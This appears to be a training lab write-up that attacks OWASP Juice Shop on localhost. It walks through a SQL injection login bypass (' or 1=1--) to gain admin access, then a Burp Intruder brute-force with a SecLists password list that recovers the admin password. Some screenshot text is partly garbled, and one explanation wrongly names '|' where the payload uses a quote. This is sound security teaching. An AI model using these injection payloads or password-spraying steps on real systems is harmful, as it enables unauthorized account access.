



We will use:

1. **OWASP Juice Shop** installed on local host on linux kali (that require nodeJS installed on the system and npm )
2. **burp suite**


1. After install nodejs and run Juice Shop on Kali and will take look at the site:
- **Localhost:3000** to see the site:



- We found the admin email [admin@juice-sh.op](mailto:admin@juice-sh.op)



- Searching parameter is : **search?q=testSearch**





**Injection: SQL Injection** : “SQL Injection is when an attacker enters a malicious or malformed query to either retrieve or tamper data from a database. And in some cases, log into accounts.”

[https://owasp.org/www-project-top-ten/2017/A1\\_2017-Injection.html](https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html)

We will use (burp suite) .. and using burp suite browser (other choice is using FoxyProxy in Firefox)

1. We will go to (login page) and (turn on) intercept on burp suite and write any login information I wrote (a) for email and password






We will add this after the email **' or 1=1--**

### Why does this work?

- The character **|** will close the brackets in the **SQL query**
- **OR** in a SQL statement will return *true* if either side of it is true. As **1=1** is always true, the whole statement is true.
- The **--** character is used in SQL to comment out data, any restrictions on the login will no longer work.

2. After send this action to the server we login with the admin (user id **0** = administor)  
As shown in the respond:






We will change email to be "bender@juice-sh.op' —"








## Broken Authentication:

[https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A2-Broken\\_Authentication](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication)

We login without knowing the password for the admin .. in this volubility will find the password.

First we will install ( seclists ) **apt-get install seclists**

And we will have this list we will try **best1050.txt**



The screenshot shows a terminal window with the following content:

```
kali@kali: /usr/share/seclists/Passwords/Common-Credentials
File Actions Edit View Help
kali@kali:...hop-13.3.0 x kali@kali: /usr/share/se...words/Common-Credentials x
$ cd /usr/share/seclists/Passwords/Common-Credentials/
(kali@kali)-[/usr/share/seclists/Passwords/Common-Credentials]
$ ls
100k-most-used-passwords-NCSC.txt
10k-most-common.txt
10-million-password-list-top-1000000.txt
10-million-password-list-top-100000.txt
10-million-password-list-top-10000.txt
10-million-password-list-top-1000.txt
10-million-password-list-top-100.txt
10-million-password-list-top-500.txt
1900-2020.txt
500-worst-passwords.txt
best1050.txt
best110.txt
best15.txt
common-passwords-win.txt
four-digit-pin-codes-sorted-by-frequency-withcount.csv
medical-devices.txt
SplashData-2014.txt
SplashData-2015-1.txt
SplashData-2015-2.txt
top-20-common-SSH-passwords.txt
top-passwords-shortlist.txt
worst-passwords-2017-top100-slashdata.txt
```

In the terminal output, the path `/usr/share/seclists/Passwords/Common-Credentials` is highlighted in yellow. The file `best1050.txt` in the list of files is pointed to by a red arrow.

Back to burp suite we load those 1050 :

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' sub-tab is active, displaying the 'Payload Sets' and 'Payload Options [Simple list]' sections.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the different ways.

Payload set: 1 Payload count: 1,049  
Payload type: Simple list Request count: 5,245

**Payload Options [Simple list]**


This payload type lets you configure a simple list of strings that are used as payloads.

Buttons: Paste, Load..., Remove, Clear, Add, Add from list ... [Pro version only]

Red annotations: A red arrow points to the 'Load...' button. A red circle highlights the list of payloads and the 'Add' button.

Payload
-----
0
00000
000000
0000000
00000000
0987654321
1
1111
11111

Next, we make sure clear and click add on password field:



And start attack :

We focus on status **200=success** , **401 = failed**

So, we filter results :

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			401	<input type="checkbox"/>	<input type="checkbox"/>	362	
1	1	-----	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
2	1	0	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
3	1	00000	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
4	1	000000	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
5	1						
5	1						
7	1						
8	1						
9	1						
10	1						
11	1						
12	1						
13	1						
14	1						
15	1						
16	1						
17	1						
18	1	123123	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
19	1	12321	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
20	1	123321	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
21	1	1234	401	<input type="checkbox"/>	<input type="checkbox"/>	362	

Filter Settings

Filter by search term [Pro only]

Filter by status code

☒ 2xx [success]

☐ 3xx [redirection]

☐ 4xx [request error]

☐ 5xx [server error]

Filter by annotation

☐ Show only commented items

☐ Show only highlighted items

Show all Hide all Revert changes Cancel Apply

The password is **admin123**

3. Intruder attack of localhost - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload	Status	Error	Timeout	Length	Comment
117	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1169	

Request Response

